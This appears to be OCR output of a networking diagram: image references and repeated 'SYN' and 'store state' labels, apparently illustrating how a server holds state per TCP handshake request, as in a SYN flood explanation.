

SYN
store state
SYN-ACK


SYN
SYN
store state



SYN
SYN
SYN
store state


SYN
SYN
SYN
SYN
store state



SYN
SYN
SYN
SYN
SYN
store state



SYN
SYN
SYN
SYN
SYN
store state

# Normal ACKs




